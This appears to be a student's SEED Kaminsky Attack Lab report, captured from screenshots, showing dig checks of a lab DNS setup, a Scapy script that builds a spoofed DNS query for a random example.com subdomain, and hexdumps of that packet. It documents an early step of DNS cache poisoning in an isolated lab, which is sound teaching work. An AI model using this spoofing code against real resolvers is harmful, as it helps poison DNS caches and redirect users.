

Name- Harshit Agrawal SUID: 912538842

Kaminsky Attack Lab


Testing the DNS Setup and Get the IP addresses



```
$> cat /etc/resolv.conf
nameserver 10.9.0.53
user-10.9.0.5:/
$> dig ns.attacker32.com

; <<>> DiG 9.16.1-Ubuntu <<>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 50847
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: e01fe1b0cdaa131701000000643766eb6d726fd5a89763fa5 (good)
;; QUESTION SECTION:
;ns.attacker32.com.            IN      A

;; ANSWER SECTION:
ns.attacker32.com.      259200  IN      A       10.9.0.153

;; Query time: 35 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Apr 13 02:53:42 UTC 2023
;; MSG SIZE  rcvd: 90
```



```
$> dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 635
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 6dae2a2d4dffb3030100000064376efb8d98e9200f3fc2b2 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        86400   IN      A       93.184.216.34

;; Query time: 427 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Apr 13 02:54:51 UTC 2023
;; MSG SIZE  rcvd: 88

user-10.9.0.5:/
```




```
$> dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 34159
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 3dd2f2786e8e0d5c010000006437703c365514bef78ab2a0 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 0 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Thu Apr 13 03:00:12 UTC 2023
;; MSG SIZE  rcvd: 88

user-10.9.0.5:/
$> 
```

The Attack Tasks


Task 2: Construct DNS request

Code:



```python
#!/usr/bin/python3
from scapy.all import *

# based on SEED book code
# from a random src to local DNS server
IPpkt  = IP(src='1.2.3.4',dst='10.9.0.53')
# from a random sport to DNS dport
UDPpkt = UDP(sport=12345, dport=53,chksum=0)

# a inexistent fake FQDN in the target domain: example.com
# the C code will modify it
Qdsec    = DNSQR(qname='twysw.example.com')
DNSpkt   = DNS(id=0xAAAA, qr=0, qdcount=1, qd=Qdsec)
Querypkt = IPpkt/UDPpkt/DNSpkt

# Save the packet data to a file
with open('ip_req.bin', 'wb') as f:
  f.write(bytes(Querypkt))
  Querypkt.show()

# reply = sr1(Querypkt)
```

The hex dump-



/home/seed/Desktop/Kaminskyatt/Labsetup/volumes/ip_req.bin - Bless

```
0000000 45 00 00 3F 00 01 00 00 40 11 6C 6A 01 02 03 04 0A 09 E..?....@.lj......
0000012 00 35 30 39 00 35 00 2B 00 00 AA AA 01 00 00 01 00 00 .509.5.+..........
0000024 00 00 00 00 05 74 77 79 73 77 07 65 78 61 6D 70 6C 65 .....twysw.example
0000036 03 63 6F 6D 00 00 01 00 01                            .com.....
```


Signed 8 bit:	69	Signed 32 bit:	1157627967	Hexadecimal:	45 00 00 3F
Unsigned 8 bit:	69	Unsigned 32 bit:	1157627967	Decimal:	069 000 000 063
Signed 16 bit:	17664	Float 32 bit:	2048.015	Octal:	105 000 000 077
Unsigned 16 bit:	17664	Float 64 bit:	2.41799690737402E+24	Binary:	01000101 00000000 000
Show little endian decoding		Show unsigned as hexadecimal		ASCII Text:	E

Offset: 0x0 / 0x3e Selection: None INS

```
13/23]seed@VM:~/.../volumes$ hexdump -C ip_req.bin
0000  45 00 00 3f 00 01 00 00  40 11 6c 6a 01 02 03 04  |E..?....@.lj....|
0010  0a 09 00 35 30 39 00 35  00 2b 00 00 aa aa 01 00  |...509.5.+......|
0020  00 01 00 00 00 00 00 00  05 74 77 79 73 77 07 65  |.........twysw.e|
0030  78 61 6d 70 6c 65 03 63  6f 6d 00 00 01 00 01     |xample.com.....|
003f
13/23]seed@VM:~/.../volumes$ bless ip_req.bin &>/dev/null &
41329
13/23]seed@VM:~/.../volumes$ hexdump -C ip_req.bin
0000  45 00 00 3f 00 01 00 00  40 11 6c 6a 01 02 03 04  |E..?....@.lj....|
0010  0a 09 00 35 30 39 00 35  00 2b 00 00 aa aa 01 00  |...509.5.+......|
0020  00 01 00 00 00 00 00 00  05 74 77 79 73 77 07 65  |.........twysw.e|
0030  78 61 6d 70 6c 65 03 63  6f 6d 00 00 01 00 01     |xample.com.....|
003f
13/23]seed@VM:~/.../volumes$ bless ip_req.bin &>/dev/null &
```




```
-rw-rw-r-- 1 seed seed  1508 Apr 13 05:11 send_premade_dn
seed-attacker:/volumes
$> ./generate_dns_query.py
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = udp
  chksum    = None
  src       = 1.2.3.4
  dst       = 10.9.0.53
  \options   \
###[ UDP ]###
     sport     = 12345
     dport     = domain
     len       = None
     chksum    = 0x0
###[ DNS ]###
        id        = 43690
        qr        = 0
```




```
[04/13/23]seed@VM:~/.../volumes$ hexdump ip_req.bin
0000000 0045 3f00 0100 0000 1140 6a6c 0201 0403
0000010 090a 3500 3930 3500 2b00 0000 aaaa 0001
0000020 0100 0000 0000 0000 7405 7977 7773 6507
0000030 6178 706d 656c 6303 6d6f 0000 0001 0001
000003f
[04/13/23]seed@VM:~/.../volumes$ hexdump -C ip_req.bin
00000000  45 00 00 3f 00 01 00 00  40 11 6c 6a 01 02 03 04  |E..?....@.lj....|
00000010  0a 09 00 35 30 39 00 35  00 2b 00 00 aa aa 01 00  |...509.5.+......|
